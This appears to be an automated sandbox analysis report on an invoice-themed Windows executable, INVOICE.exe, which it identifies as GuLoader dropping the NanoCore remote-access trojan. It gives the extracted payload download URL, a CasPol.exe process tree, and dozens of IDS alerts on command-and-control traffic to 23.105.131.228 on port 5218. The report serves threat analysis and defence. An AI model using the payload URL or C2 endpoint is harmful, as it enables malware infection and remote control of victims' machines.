ID: 634111
Sample Name: INVOICE.exe
Cookbook: default.jbs
Time: 16:24:11
Date: 25/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

INVOICE.exe


Overview

General Information

Sample Name:	INVOICE.exe
Analysis ID:	634111
MD5:	a10619d494661c..
SHA1:	1273e17b50d8d3.
SHA256:	e126c11aec2897..
Infos:	



Detection




NanoCore, GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Sigma detected: NanoCore
- Yara detected GuLoader
- Snort IDS alert for network traffic
- Initial sample is a PE file and has a…
- Writes to foreign memory regions
- Tries to detect Any.run
- Tries to detect sandboxes and other…
- Executable has a suspicious name …
- C2 URLs / IPs found in malware con…
- Hides that the sample has been dow…

Classification



Process Tree

- **System is w10x64native**
- INVOICE.exe (PID: 4312 cmdline: "C:\Users\user\Desktop\INVOICE.exe" MD5: A10619D494661C1F8CA180E53C5A11FD)
  - CasPol.exe (PID: 7412 cmdline: "C:\Users\user\Desktop\INVOICE.exe" MD5: 7BAE06CBE364BB42B8C34FCFB90E3EBD)
    - conhost.exe (PID: 7420 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- **cleanup**

Malware Configuration

Threatname: GuLoader


```
{
  "Payload URL": "https://cdn.discordapp.com/attachments/963535165500588126/978282265127825408/NANOBIN_HBsjl150.bin"
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000000.844018063.0000000001130000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000000.00000002.1043900195.0000000002B50000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Sigma Signatures

AV Detection

Sigma detected: NanoCore

E-Banking Fraud

Sigma detected: NanoCore

Stealing of Sensitive Information

Sigma detected: NanoCore

Remote Access Functionality

Sigma detected: NanoCore

Snort Signatures

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228 −

Timestamp:	192.168.11.2023.105.131.2284980552182816766 05/25/22-16:30:31.751555
SID:	2816766
Source Port:	49805
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228 −

Timestamp:	192.168.11.2023.105.131.2284981552182816766 05/25/22-16:31:33.404683
SID:	2816766
Source Port:	49815
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228 −

Timestamp:	192.168.11.2023.105.131.2284984852182816766 05/25/22-16:34:13.846527
SID:	2816766
Source Port:	49848
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228 −

Timestamp:	192.168.11.2023.105.131.2284981852182816766 05/25/22-16:31:52.701193
SID:	2816766
Source Port:	49818
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228 −

Timestamp:	192.168.11.2023.105.131.2284984552182816766 05/25/22-16:33:55.542675
SID:	2816766
Source Port:	49845
Destination Port:	5218

Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284980852182816766 05/25/22-16:30:50.298729
SID:	2816766
Source Port:	49808
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284981252182816766 05/25/22-16:31:15.327532
SID:	2816766
Source Port:	49812
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284980252182816766 05/25/22-16:30:12.634320
SID:	2816766
Source Port:	49802
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284977452182816718 05/25/22-16:27:24.086527
SID:	2816718
Source Port:	49774
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284979452182816718 05/25/22-16:29:22.407860
SID:	2816718
Source Port:	49794
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284983852182816766 05/25/22-16:33:12.305367
SID:	2816766
Source Port:	49838
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284978152182816718 05/25/22-16:28:01.588003
SID:	2816718
Source Port:	49781
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284979952182816766 05/25/22-16:29:54.854199
SID:	2816766
Source Port:	49799
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284984552182025019 05/25/22-16:33:53.705193
SID:	2025019
Source Port:	49845
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284974852182025019 05/25/22-16:26:46.864576
SID:	2025019
Source Port:	49748
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284984852182025019 05/25/22-16:34:12.263748
SID:	2025019
Source Port:	49848
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284979252182816766 05/25/22-16:29:11.008493
SID:	2816766
Source Port:	49792
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284978952182816766 05/25/22-16:28:50.992111
SID:	2816766
Source Port:	49789
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284978252182816766 05/25/22-16:28:07.909556
SID:	2816766
Source Port:	49782
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284983852182025019 05/25/22-16:33:10.498232
SID:	2025019
Source Port:	49838

Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284977552182025019 05/25/22-16:27:28.453733
SID:	2025019
Source Port:	49775
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 23.105.131.228 - Destination IP: 192.168.11.20	
Timestamp:	23.105.131.228192.168.11.205218498512841753 05/25/22-16:34:36.244631
SID:	2841753
Source Port:	5218
Destination Port:	49851
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284979552182025019 05/25/22-16:29:28.100659
SID:	2025019
Source Port:	49795
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284983252182816766 05/25/22-16:32:41.208691
SID:	2816766
Source Port:	49832
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284978552182025019 05/25/22-16:28:24.771071
SID:	2025019
Source Port:	49785
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 23.105.131.228 - Destination IP: 192.168.11.20	
Timestamp:	23.105.131.228192.168.11.205218497592841753 05/25/22-16:27:00.103276
SID:	2841753
Source Port:	5218
Destination Port:	49759
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284979052182816766 05/25/22-16:28:57.526142
SID:	2816766
Source Port:	49790
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284980852182025019 05/25/22-16:30:48.603212
SID:	2025019
Source Port:	49808
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284981852182025019 05/25/22-16:31:51.045279
SID:	2025019
Source Port:	49818
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284974952182816766 05/25/22-16:26:55.057687
SID:	2816766
Source Port:	49749
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284982252182816766 05/25/22-16:32:17.506541
SID:	2816766
Source Port:	49822
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284984752182025019 05/25/22-16:34:05.952772
SID:	2025019
Source Port:	49847
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284979852182816766 05/25/22-16:29:48.637027
SID:	2816766
Source Port:	49798
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284975952182816766 05/25/22-16:27:00.103543
SID:	2816766
Source Port:	49759
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284977952182816766 05/25/22-16:27:49.167335
SID:	2816766
Source Port:	49779

Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keepalive Response 1 - Source IP: 23.105.131.228 - Destination IP: 192.168.11.20	
Timestamp:	23.105.131.228192.168.11.205218498172810290 05/25/22-16:31:45.092800
SID:	2810290
Source Port:	5218
Destination Port:	49817
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284983752182025019 05/25/22-16:33:04.168009
SID:	2025019
Source Port:	49837
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284984252182816766 05/25/22-16:33:37.063051
SID:	2816766
Source Port:	49842
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284980452182816718 05/25/22-16:30:24.424049
SID:	2816718
Source Port:	49804
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284978352182025019 05/25/22-16:28:12.382304
SID:	2025019
Source Port:	49783
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284977352182025019 05/25/22-16:27:16.213770
SID:	2025019
Source Port:	49773
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284978052182816766 05/25/22-16:27:55.336603
SID:	2816766
Source Port:	49780
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284981452182816766 05/25/22-16:31:27.677259
SID:	2816766
Source Port:	49814
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284983452182816766 05/25/22-16:32:53.455056
SID:	2816766
Source Port:	49834
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284978052182025019 05/25/22-16:27:53.470678
SID:	2025019
Source Port:	49780
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284981952182816766 05/25/22-16:31:58.993113
SID:	2816766
Source Port:	49819
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284984152182816718 05/25/22-16:33:29.977439
SID:	2816718
Source Port:	49841
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284979052182025019 05/25/22-16:28:55.697451
SID:	2025019
Source Port:	49790
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284979352182025019 05/25/22-16:29:15.457432
SID:	2025019
Source Port:	49793
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284980952182816766 05/25/22-16:30:55.689976
SID:	2816766
Source Port:	49809

Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284982252182816718 05/25/22-16:32:16.717000
SID:	2816718
Source Port:	49822
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284984452182816766 05/25/22-16:33:49.422646
SID:	2816766
Source Port:	49844
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284978152182025019 05/25/22-16:27:59.670880
SID:	2025019
Source Port:	49781
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284979152182025019 05/25/22-16:29:03.014507
SID:	2025019
Source Port:	49791
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284981752182816766 05/25/22-16:31:46.470211
SID:	2816766
Source Port:	49817
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284984752182816766 05/25/22-16:34:07.795147
SID:	2816766
Source Port:	49847
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284983752182816766 05/25/22-16:33:05.936139
SID:	2816766
Source Port:	49837
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284980652182816766 05/25/22-16:30:38.113236
SID:	2816766
Source Port:	49806
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284978252182025019 05/25/22-16:28:06.138718
SID:	2025019
Source Port:	49782
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284981652182816766 05/25/22-16:31:40.194825
SID:	2816766
Source Port:	49816
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284979252182025019 05/25/22-16:29:09.264603
SID:	2025019
Source Port:	49792
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284983652182816766 05/25/22-16:32:59.707817
SID:	2816766
Source Port:	49836
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284982652182816766 05/25/22-16:32:23.833819
SID:	2816766
Source Port:	49826
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284984652182816766 05/25/22-16:34:01.648187
SID:	2816766
Source Port:	49846
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284980752182816766 05/25/22-16:30:44.246974
SID:	2816766
Source Port:	49807

Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284979452182816766 05/25/22-16:29:23.408734
SID:	2816766
Source Port:	49794
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284978452182816766 05/25/22-16:28:20.281595
SID:	2816766
Source Port:	49784
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284981052182025019 05/25/22-16:31:01.082735
SID:	2025019
Source Port:	49810
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284982052182025019 05/25/22-16:32:03.376767
SID:	2025019
Source Port:	49820
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284979752182816766 05/25/22-16:29:42.453149
SID:	2816766
Source Port:	49797
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284985052182025019 05/25/22-16:34:24.645932
SID:	2025019
Source Port:	49850
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284981352182025019 05/25/22-16:31:19.726151
SID:	2025019
Source Port:	49813
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284984652182025019 05/25/22-16:33:59.917803
SID:	2025019
Source Port:	49846
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284977452182816766 05/25/22-16:27:24.106124
SID:	2816766
Source Port:	49774
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284983052182025019 05/25/22-16:32:28.339078
SID:	2025019
Source Port:	49830
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284980352182025019 05/25/22-16:30:17.769659
SID:	2025019
Source Port:	49803
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284984052182025019 05/25/22-16:33:22.875676
SID:	2025019
Source Port:	49840
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284976752182025019 05/25/22-16:27:04.846136
SID:	2025019
Source Port:	49767
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284983652182025019 05/25/22-16:32:58.020068
SID:	2025019
Source Port:	49836
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284979752182025019 05/25/22-16:29:40.806456
SID:	2025019
Source Port:	49797

Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284980652182025019 05/25/22-16:30:36.339999
SID:	2025019
Source Port:	49806
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284982652182025019 05/25/22-16:32:22.102445
SID:	2025019
Source Port:	49826
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284984952182025019 05/25/22-16:34:18.439602
SID:	2025019
Source Port:	49849
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284978752182816766 05/25/22-16:28:38.133818
SID:	2816766
Source Port:	49787
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284978752182025019 05/25/22-16:28:37.063244
SID:	2025019
Source Port:	49787
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284981652182025019 05/25/22-16:31:38.474206
SID:	2025019
Source Port:	49816
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284983052182816766 05/25/22-16:32:30.129444
SID:	2816766
Source Port:	49830
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284977452182025019 05/25/22-16:27:22.348086
SID:	2025019
Source Port:	49774
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284978452182025019 05/25/22-16:28:18.576555
SID:	2025019
Source Port:	49784
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284981952182025019 05/25/22-16:31:57.191772
SID:	2025019
Source Port:	49819
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

